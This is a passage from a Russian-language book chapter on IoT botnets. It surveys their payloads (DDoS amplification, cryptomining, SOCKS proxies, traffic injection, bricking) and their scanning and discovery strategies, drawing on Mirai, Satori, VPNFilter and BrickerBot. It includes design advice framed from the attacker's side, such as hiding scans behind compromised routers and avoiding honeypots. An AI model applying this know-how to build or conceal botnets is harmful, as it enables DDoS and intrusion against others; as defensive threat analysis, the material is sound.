Главное назначение, долгое время наиболее распространенное для IoT-ботнетов, - содействие DDoS-атакам [1]. Распределенный характер атак является очевидным доминирующим фактором для ботнетов. Поскольку боты (IoT-устройства) ограничены в ресурсах, объем атакующего трафика, который может сгенерировать один бот, не позволит создать разрушительный уровень нагрузки. Однако большое число ботов в ботнете объединяется в эффективное оружие.

Атаки отказа в обслуживании (DoS) могут быть либо объемными, либо атаками уровня приложений. Объемные атаки, как следует из названия, перегружают цель большими объемами трафика. Чтобы создать большой объем атаки, нужно объединить достаточно большое количество устройств. Альтернативно можно использовать промежуточные сервисы, которые усиливают малый объем, отправленный ботом или сервером, превращая его в большой объем в направлении жертвы. Такие атаки называются "атаками усиления" и используют открытые интернет-сервисы, которые возвращают большие ответы на небольшие запросы. Идея в том, что атакующий сервер или бот генерирует непрерывный поток запросов к сервису и заставляет сервис отвечать жертве. Для этого исходный IP-адрес запросов должен быть подменен адресом жертвы, чтобы сервер отвечал не атакующему серверу, а самой жертве. Очевидно, spoofing работает только для протоколов без установления соединения, таких как UDP. Типичные сервисы усиления включают DNS, SSDP, NTP, CharGen и т. д.; они могут давать в среднем от 30- до 500-кратное усиление. Позднее Memcached, сервис кеширования для облачных серверов, который никогда не должен был быть публично доступным, был использован для атаки мощностью 1,35 Tbps [2]. Было установлено, что Memcached обеспечивает усиление от 10 000 до 50 000 раз [3]. Пока ответ больше запроса, а сервис можно заставить отвечать другому хосту, а не запрашивающей стороне, такой сервис является хорошим кандидатом для усиления. Но при всей мощности атаки усиления плохо подходят для ботнетов. Векторы атак, включенные в Mirai [4], отражают это отсутствием атак усиления:

1. UDP flood: прямой UDP flood.
2. VSE flood: flood запросами Valve Source Engine.
3. DNS flood: DNS water torture.
4. SYN flood: TCP SYN flood.

5. ACK flood: TCP ACK flood.
6. STOMP flood: TCP ACK flood в рамках сессии.
7. GRE IP flood: GRE IP flood.
8. GRE ETH flood: GRE Ethernet flood.
9. Plain UDP flood: UDP flood, оптимизированный по скорости.
10. HTTP flood: HTTP layer 7 flood.

Чтобы выполнять эффективные атаки усиления, ботнету потребовалась бы дополнительная логика для управления исходящей пропускной способностью в сторону сервера усиления. Если не контролировать исходящий объем к сервису усиления, это может привести к нарушению работы самого сервиса усиления. Атаки усиления требуют определенного уровня контроля над суммарной агрегированной исходящей пропускной способностью, чтобы они были успешными. Поскольку атаки усиления связаны с подменой исходного IP-адреса, а многие интернет-провайдеры (ISP) блокируют (или должны блокировать) трафик, исходящий из их сетей с неизвестными источниками (см. IETF BCP38 [5]), нельзя предполагать, что каждое устройство сможет успешно отправлять spoofed-трафик к сервису усиления. Нужно опросить каждого бота (устройство), чтобы узнать, находится ли он в среде, допускающей spoofing исходного IP, прежде чем добавлять его в список устройств, а затем учитывать его исходящую пропускную способность в общем исходящем объеме.

Даже если многие ISP отбрасывают spoofed-трафик, исходящий из их сетей, Mirai и Qbot все же предоставляют варианты атак со spoofing. Однако алгоритм spoofing, используемый этими ботами, генерирует случайные исходные IP-адреса внутри маски подсети WAN IP, используемого для атаки. Например, если WAN IP равен  $a.b.c.d/16$ , алгоритм атаки будет случайно менять исходный IP испускаемых пакетов только в компонентах  $c$  и  $d$ , чтобы spoofed-источники все еще принадлежали подсети WAN-провайдера и не фильтровались вышестоящими маршрутизаторами ISP.

DoS-атаки уровня приложений обычно предполагают некоторое состояние соединения, поэтому spoofing становится почти невозможным - например, атака HTTP GET требует установленного TCP-соединения, то есть трехстороннего рукопожатия между сервером и клиентом, и, как следствие, клиент не может подменить свой источник. Ботнеты предоставляют превосходную платформу для масштабирования DoS-атак уровня приложений за счет большого числа ботов, а их распределенная природа повышает сложность обнаружения, характеристики и смягчения таких атак.

Чисто объемные DoS-атаки сводятся только к генерации объемов, достаточных для нарушения работы. Фактический объем пропускной способности, необходимый для вывода конкретной цели из строя, обычно не так важен, пока его достаточно. По сути, ботнет может бить на полной мощности - в этом случае больше значит лучше. Распределенная природа ботнета усложняет обнаружение и блокировку атак простыми IP-фильтрами, а если ботнет распределен глобально, что верно для большинства ботнетов, трафик приходит к жертве разными путями из интернета; именно здесь ботнеты дают идеальную архитектуру для выполнения объемных DDoS-атак. Они не ограничены uplink-каналами провайдеров или стран, где размещена жертва; их распределенность гарантирует, что почти все возможные пути доступа, а также множество континентальных и национальных uplink-каналов будут использованы для доставки нагрузки к жертве.

### 3.1.2 Криптомайнинг

DDoS долгое время был основной вредоносной полезной нагрузкой в ботах. В 2017 году использование криптовалюты в ransomware стало новой нормой. Однако ransomware не был идеальной платформой для быстрого заработка, поскольку он вовлекает конечных пользователей. Конечные пользователи в основном не имеют особой связи с криптовалютами и не понимают, как платить выкуп. Ransomware с выплатами через криптовалюты вынужден был в значительной степени фокусироваться на инструкциях для конечных пользователей: как получить валюту и как перевести ее на счет атакующего, чтобы тот предоставил ключ для разблокировки зашифрованных файлов жертвы. Меньшее взаимодействие с конечным пользователем оказалось бы эффективнее, и вскоре злоумышленники перешли от выкупа к более удобному crypto-jacking - загрузке JavaScript-основанного ПО для криптомайнинга, которое работает в браузере жертвы и майнит Monero или другие криптовалюты без согласия пользователя и без его ведома. Довольно скоро IoT-ботнеты присоединились к этой золотой лихорадке майнинга.

Следует отметить, что IoT-устройства ограничены в ресурсах и, вероятно, не являются предпочтительными платформами для майнинга криптовалюты. По мере того как криптографическая задача, которую нужно решить для предложения новых блоков к добавлению в blockchain, становилась сложнее и требовательнее к ресурсам, криптомайнеры объединялись в кооперативы, где каждый участник вносит вклад в решение одной и той же задачи. Если задача решалась первой среди всех майнеров blockchain, группа могла получить вознаграждение за добавление нового блока в цепочку. Любые полученные вознаграждения затем распределяются пропорционально вкладу каждого участника в решение задачи. Такие кооперативные группы называются "mining pools". Mining pools хорошо подходят для устройств с ограниченными ресурсами, поэтому IoT-устройства компрометируются и заражаются майнинговым ПО, чтобы присоединиться к mining group от имени владельца ботнета. Вся выгода от участия устройств в mining group достается злоумышленнику, которому принадлежит ботнет. Хотя такая практика стала одной из новых вредоносных нагрузок в нескольких ботнетах, нацеленных на IoT, например Droidminer [6], пастухи IoT-ботнетов вскоре обнаружили, что добыча золота в облаке может быть более прибыльной благодаря эластичным ресурсам, предоставляемым большинством облачных платформ.

Это стало одной из причин, по которым IoT-ботнеты, такие как Owari, начали эксплуатировать облачные сервисы с использованием эксплойта Hadoop YARN [7].

Еще один интересный вариант злоупотребления IoT в криптомайнинге - атака непосредственно на устройства для криптомайнинга. Устройства для криптомайнинга считаются IoT-устройствами, и большинство из них основаны на урезанной версии операционной системы Linux. Вероятность первым найти подходящий nonce и получить вознаграждение растет вместе с hash rate (hashes per second). Устройство для криптомайнинга состоит из одного или нескольких графических процессоров (GPU), такого же типа, какой может стоять в игровой системе, и ограниченного CPU управляющей плоскости, который позволяет Linux запускать ПО, использующее возможности GPU для вычисления хешей. Майнеры предоставляют наиболее энергоэффективный способ выполнять криптомайнинг, который обычно очень энергозатратен.

Майнеры очень похожи на IoT-устройства: они работают под той же операционной системой (Linux), в тех же ограниченных условиях и с во многом теми же проблемами безопасности и уязвимостями. В январе 2018 года был обнаружен вариант Satori, нацеленный на системы, где работал популярный закрытый клиент криптомайнинга "Claymore Miner" [8]. Ботнет эксплуатировал уязвимость в майнинговом ПО, которая позволяла изменить целевой mining pool и кошелек выплат. В результате скомпрометированная майнинговая система тихо переключалась бы на майнинг для атакующего, а не для владельца системы. Это относительно простая, но очень эффективная атака, и благодаря эффективным методам, которые IoT-ботнеты используют для обнаружения и

распространения malware, не требуется много времени, чтобы поработить достаточное число устройств и накопить значительное количество цифрового золота.

### 3.1.3 Анонимизирующие прокси

Большая сеть скомпрометированных систем - эффективный способ скрыть источник вредоносного трафика. Доступ к сетям-анонимайзерам продается на рынках dark web за криптовалюту для самых разных целей: от просмотра киберпреступных форумов и проверки данных украденных кредитных карт через онлайн-маркетплейсы (carding) до сокрытия источника спам-почты, серверов click-fraud и многого другого.

IoT-устройства, особенно маршрутизаторы, предоставляют мощную платформу для сетей-анонимайзеров. В феврале 2018 года ботнет OMG [9], в котором прослеживались следы Mirai и Satori/Masuta, атаковал IoT-устройства и заражал их вредоносным ПО, способным проксировать трафик с помощью SOCKS-серверов. OMG использовал 3проху - open source, кроссплатформенный прокси-сервер с малым footprint, предоставляющий HTTP proxying с поддержкой HTTPS и FTP, SOCKSv4/SOCKSv4.5/SOCKSv5, POP3, SMTP, AIM/ICQ, MSN messenger/Live messenger, FTP и кеширующие DNS-proxy, а также TCP- и UDP-port mappers.

В марте 2018 года компания по безопасности сообщила о Inception Network [10] - сети, состоящей из уязвимых UPnP-устройств, используемых с 2014 года. Сеть применялась для запуска скрытных атак группой Inception APT (Advanced Persistent Threat), кибершпионской группой неизвестного происхождения. Inception Network соединяет цепочки маршрутизаторов, создавая несколько прокси, за которыми можно скрываться. У некоторых производителей маршрутизаторов UPnP по умолчанию слушает на WAN-интерфейсе. Такие маршрутизаторы можно захватить и настроить на пересылку трафика, предназначенного для конкретного порта устройства, на другой хост в интернете. Злоупотребление этим сервисом не требует внедрения custom malware на маршрутизаторы и может очень легко использоваться в масштабе для создания динамических цепочек уязвимых маршрутизаторов для каждого соединения; после завершения соединения цепочка очищается.

В январе 2019 года исследовательская группа по безопасности американского ISP CenturyLink обнаружила IoT-ботнет, проксирующий трафик для схемы мошенничества с рекламой в YouTube-видео [11]. Исследователи обнаружили новый проху module, используемый IoT-malware TheMoon. Ботнет TheMoon существует с 2014 года, и его основной способ заражения заключался в эксплуатации уязвимостей для получения контроля над уязвимыми маршрутизаторами и IoT-устройствами. В первые годы ботнет в основном использовался для DDoS-атак, но затем сменил назначение с DDoS-пушки на проху network. Malware загружает дополнительный проху module, который открывает SOCKS5 проху на зараженных устройствах. Операторы ботнета сдают доступ к частям ботнета другим преступным группам, которые используют свой проху-доступ для сокрытия brute-force attacks, credential stuffing attacks, advertising fraud и т. д. Исследователи обнаружили 24 command and control (C2) сервера, к которым подключались боты и от которых получали инструкции.

### 3.1.4 Подслушивание

Было замечено, что IoT-боты мониторят сетевой трафик: некоторые пассивно, в информационных целях, другие активно внедряют вредоносный JavaScript-код в HTTP-трафик, проходящий через устройство-маршрутизатор. Мотивации варьируются от сбора разведывательной информации о жертвах, запуска JavaScript-основанного crypto-jacking malware, кражи учетных данных или skimming виртуальных кредитных карт через JavaScript injection до доставки Windows-malware через HTML code injection и т. д.

В августе 2018 года, например, исследователи безопасности обнаружили [12] более 200 000 маршрутизаторов, скомпрометированных вредоносным ПО, способным внедрять вредоносную версию web-based cryptocurrency miner Coinhive в каждую веб-страницу, которую посещали ничего не подозревающие пользователи. С учетом проблем производительности и увеличения трафика, вызываемых вредоносным майнингом криптовалюты, операторы кампании поняли, что атаки привлекут внимание ISP и исследователей безопасности, и быстро сменили тактику. Затем вредоносный Coinhive-скрипт внедрялся только в страницы ошибок, возвращаемые маршрутизатором, чтобы сохранять низкий профиль.

Было обнаружено, что VPNFilter [13] несет несколько вредоносных plug-in модулей третьего этапа с кодом для кражи учетных данных и сбора информации об удаленных сетях, перехвата или блокировки сетевого трафика, а также мониторинга протоколов Supervisory Control and Data Acquisition (SCADA), таких как Modbus.

### 3.1.5 Выведение из строя

Нарушение коммуникаций может повлиять на городские сети видеонаблюдения, ISP, вызвать отключения интернета в целых регионах ради создания хаоса и т. д. Заразив достаточное количество устройств в определенном регионе или конкретном диапазоне IP, злоумышленники могут приказать своему malware "brick" (уничтожить или повредить) зараженные устройства. BrickerBot - один из таких ботнетов, созданный исключительно для уничтожения (bricking) зараженных IoT-устройств. Автор, "the Janit0r", называл свой проект "Internet Chemotherapy". Ботнет использовал множество известных IoT-уязвимостей для компрометации зараженных IoT-устройств, обнаруживаемых через его сенсорную сеть sentinel-узлов, а затем запускал последовательность разрушительных remote shell commands, повреждая flash или ломая интернет-связность у жертв.

VPNFilter - еще один высокосложный ботнет, обладавший возможностями bricking. Предполагается, что ботнет был частью операции государства, нацеленной в первую очередь на украинские маршрутизаторы. По одной удаленной команде от операторов бот попытался бы уничтожить себя. Мотивации, стоящие за bricking-возможностями VPNFilter, неясны; это могло быть направлено на создание хаоса и отключение коммуникаций в регионе Украины, но также могло быть попыткой уничтожить любые доказательства на зараженном устройстве и затруднить forensic research, чтобы предотвратить атрибуцию.

## 3.2 Обнаружение

Обнаружение - один из важных аспектов, которые нужно учитывать при проектировании ботнета. Мощный ботнет должен быть способен выполнять разрушительные атаки, и его способность делать это главным образом определяется размером (числом ботов). Масштабируемая C2-архитектура ничего не стоит без большого количества скомпрометированных устройств, которыми нужно управлять.

Этап discovery в ботнете также является одним из наиболее заметных и открытых видов активности. Многие исследователи безопасности по всему миру развернули сборщики сетевого трафика и honeypots, чтобы перехватывать discovery traffic и ловить новые ботнеты на самых ранних стадиях. С точки зрения ботнета интернет представляет собой настоящее минное поле. Прохождение через это поле без срабатывания ловушек будет зависеть от метода сканирования, и придется идти на компромиссы.

### 3.2.1 Распределенное сканирование

Самораспространяющееся, червеобразное поведение известно как наиболее эффективный метод увеличения ботнета за ограниченное время. Каждое зараженное устройство само становится сканером, активно ищет в интернете новых потенциальных жертв и заражает их либо сообщает о них центральному экземпляру для дальнейшей эксплуатации и заражения. См. рис. 3.1.




Рис. 3.1. Распределенное сканирование.

Распределенное сканирование обеспечивает почти экспоненциальный рост ботнета. По мере обнаружения и заражения новых ботов все больше активных участников выполняют сканирование, и вероятность обнаружить новых потенциальных жертв за ограниченное время растет с каждым новым участником.

Представьте, что bot herder запускает свой ботнет с одного вручную скомпрометированного устройства. Одно устройство сканирует интернет на известные уязвимые и открытые порты. При нахождении новой потенциальной жертвы она будет заражена и начнет активно сканировать. В этот момент интернет сканируют два узла, фактически удваивая вероятность обнаружить новых жертв. Два узла находят по новой жертве, что доводит число ботов до четырех, от четырех оно вскоре растет до восьми, шестнадцати и т. д. Отсюда - экспоненциальный рост вероятности обнаружения новых жертв и почти экспоненциальный рост ботнета.

Недостаток распределенного сканирования состоит в том, что сканер должен быть встроен в самого бота. IoT-устройства имеют ограниченные ресурсы и работают на embedded и урезанных версиях Linux. Следовательно, memory footprint бота должен оставаться ограниченным, а потребление CPU должно быть эффективным. Наличие shared libraries или популярных scripting languages, таких как Python, не гарантируется, а в большинстве случаев их нет. Установка новых libraries или packages запрещена или склонна к сбоям из-за обычно read-only mounted flash filesystems на embedded Linux systems. Это делает реализацию распределенных сканеров действительно сложной. См. также раздел 3.6.



Сканер Mirai можно считать эффективным и одним из наиболее повторно используемых движков для port scanning и bruting в ботнетах. Добавление, например, возможностей SSH потребовало бы большой разработки на языке вроде С по сравнению с созданием такого же scanning engine на Python. Существуют IoT-боты, которые быстро и очень оппортунистически попробовали распределенное SSH-сканирование с помощью Python-скрипта, требующего Paramiko. Это сработало бы только на тех устройствах, где есть Python и где разрешена установка новых модулей через package manager PIP Python. Таких устройств не так много, хотя их не настолько мало, как можно было бы сначала предположить. Учитывая, что IoT работает на той же, но урезанной версии Linux, что и серверы, переход от IoT к серверам, точнее к cloud servers, не так далек, а такие серверы обычно позволяют при наличии привилегированного пользователя устанавливать Python packages.

Еще один интересный design pattern предоставляет scripting language Lua (раздел 3.6). Lua известен тем, что легко встраивается в С-программы и динамически расширяет возможности программы через scripts. Lua увеличит memory footprint, но это один из самых эффективных scripting engines с точки зрения требований к памяти и CPU. Он проверен в боевых условиях на constrained IoT devices и, вероятно, предоставляет один из лучших вариантов для создания modular extensions для более сложных IoT-ботнетов. В октябре 2018 года был обнаружен DDoS-ботнет Chalubo [14]. Chalubo был ботнетом с поддержкой Lua, встроенной в его ботов; хотя он в основном нацеливался на Linux servers, он поддерживал IoT-устройства и наблюдался при их заражении.

Другой, более критичный недостаток распределенного сканирования - объем создаваемого шума. Как упоминалось ранее, интернет похож на поле, заполненное исследовательскими probes и honeypots. Подход spray and pray - не лучшая стратегия для сохранения незаметности. Поскольку каждый узел сканирует новых жертв, исследователи безопасности могут идентифицировать каждое зараженное устройство и легко составить карту ботнета и оценить его размер. Так как множество узлов сканирует одновременно, вероятность попасть в honeypot очень высока, и пройдет не так много времени, прежде чем ботнет может быть скомпрометирован исследователями, которые обманом заставили loader выдать свои binaries; после некоторого reverse engineering будет лишь вопросом времени, когда они выяснят и раскроют exploits, methods и C2 infrastructure, после чего они sinkhole-домены и blackhole или выведут из строя серверы, входящие в C2-инфраструктуру, окончательно парализовав ботнет, если он не предусмотрел robust C2 recoveries.

Тем не менее распределенное сканирование остается одним из самых популярных design patterns для ботнетов, поскольку оно обеспечивает быстрый рост ботнетов. Техники evasion и redundant C2 server, а также bulletproof Virtual Private Servers, могут повысить устойчивость к takedown и sinkholing. Mirai, Reaper/IoTrooper, Satori и другие используют или использовали распределенное сканирование, каждый с вполне заметным успехом.

### 3.2.2 Центральное сканирование

Ортогонально распределенному сканированию центральное сканирование. При центральном сканировании только один или несколько серверов используются для активного сканирования интернета в поисках новых жертв (см. рис. 3.2). При обнаружении новых жертв сервер сам может заражать устройства или сообщать о новых жертвах выделенному loader server. Разделение задач и ответственности между небольшими (micro) services, как в Mirai, позволяет строить более масштабируемые и более надежные C2-инфраструктуры.




Рис. 3.2. Центральное сканирование.

Поскольку центральное сканирование может выполняться на полнофункциональных, мощных (Linux) серверах, атакующий получает доступ к широкому арсеналу существующих инструментов, таких как port scanners и high-level programming languages, например Python, который благодаря своему активному сообществу имеет множество extension modules, пригодных для быстрой и эффективной реализации новых сканеров. Многие exploits поставляются с proof of concept, и они часто написаны на Python; атакующему достаточно простого copy/paste, чтобы добавить новые exploit-возможности в свой сканер. Следует помнить, что известные уязвимости, даже старые, все еще очень эффективны в IoT-ландшафте, поскольку устройства обновляются редко или вообще никогда. Обновлять и эксплуатировать scanning намного проще при наличии всего нескольких серверов по сравнению с ботнетом, которому может потребоваться reboot (повторная загрузка всех ранее зараженных узлов).

Центральное сканирование может, и во многих случаях действительно, сочетаться с распределенным сканированием. Mirai предоставлял эффективный scanner, так почему бы не использовать его для эксплуатации устройств через telnet и default credentials. Mirai содержит configuration flag, позволяющий собирать ботов с отключенным Telnet scanner engine. JenX [15] - ботнет, который использовал код Mirai, но с отключенным Telnet scanning engine, и применял исключительно central scanning для обнаружения потенциальных жертв.

При центральном сканировании сканирование выполняет только один или несколько серверов, и это создает гораздо меньше шума, чем тысячи устройств, случайно нацеливающихся на одни и те же IP-диапазоны. Недостаток в том, что рост ботнета ограничен менее чем линейным ростом относительно числа серверов, которые активно сканируют. Добавление большего числа серверов и разделение диапазонов между ними по географическому принципу обеспечит лучшую линейность масштаба при минимальном воздействии на honeypots. Быстро растущие, недавно формирующиеся ботнеты, использующие distributed scanning techniques, такие как IoTroop и Satori, генерировали сотни тысяч событий в сетях обнаружения. Central scanning сгенерирует только одно событие на honeypot! Как можно представить, поиск атак центрального сканирования похож на поиск иголки в стоге сена по сравнению с очевидной растущей угрозой ботнета с распределенным сканированием.

Однако центральное сканирование напрямую раскроет scanning server, если не принять меры. Большинство уязвимостей требуют TCP-связности для выполнения exploit, и поэтому spoofing атак

невозможен. Tor мог бы быть способом скрыть источник сканов [16], но некоторые страны с высокой плотностью IoT полностью блокируют Tor: например, Китай. Другой, вероятно лучший вариант - использовать уже зараженных ботов в ботнете для сокрытия сканов, превращая скомпрометированные устройства в proxies или SOCKS servers, либо использовать iptables или UPnP для создания правил port forwarding и перебрасывать сканы через несколько устройств перед попаданием в цель. Сканирование при этом останется исключительно тихим, а scanning servers будут защищены от компрометации или попадания в blacklist.

### **3.2.3 Sentinel-узлы**

BrickerBot использовал еще один интересный и очень скрытный метод обнаружения потенциальных жертв. Развернув sensors "в дикой среде", BrickerBot смог обнаруживать активность ботов распределенного сканирования. При обнаружении устройства, пытающегося эксплуатировать устройство, принадлежащее BrickerBot, BrickerBot выполнял ответный взлом и уничтожение атакующего устройства - см. рис. 3.3. Отсюда название "Sentinel".




Рис. 3.3. Sentinel-узлы.

Поскольку sentinels не выполняют активное сканирование, их очень трудно обнаружить и найти. Их децентрализованная и автономная природа избавляет их от какой-либо необходимости в С2-инфраструктуре. Единственная централизованная инфраструктура, которая могла бы быть полезной, - платформа для распространения и мониторинга sentinel nodes. Однако важно, что узлы не будут зависеть от этой центральной инфраструктуры развертывания или мониторинга для выполнения своих задач. Они полностью автономны в обнаружении своих целей и последующей атаке на них.

Однако у этого design pattern есть серьезные ограничения. Проведение координированной DDoS-атаки с помощью ботнета требует центрального командира, генерала, который поднимает

свои войска к действию и отдает им приказы, кого и как атаковать. Если Sentinel-based bot реплицирует себя, как отслеживать принадлежащих ботов? Что насчет устройств с динамическими IP? В конце концов, это IoT-устройства, и большинство из них находятся в consumer networks с динамическими IPv4-адресами. IPv6 предоставит решение, но до тех пор для IPv4 боту нужна sarability call home, чтобы центральные экземпляры знали о его присутствии. Чтобы сеть оставалась полностью функциональной, нужен некоторый вид tracking или communication между участниками-ботами и командирами более высокого порядка - либо через центральную C2-инфраструктуру, либо через распределенные peer-to-peer networks.

### **3.2.4 Уклонение от обнаружения**

Центральное сканирование - одна из техник ограничения экспозиции и снижения вероятности того, что ботнет будет обнаружен и скомпрометирован. На практике наблюдались и другие техники уклонения, в основном с низкой сложностью и очень высоким повторным использованием из-за больших общих code bases IoT-malware.

#### **3.2.4.1 Фильтрация диапазонов сканирования**

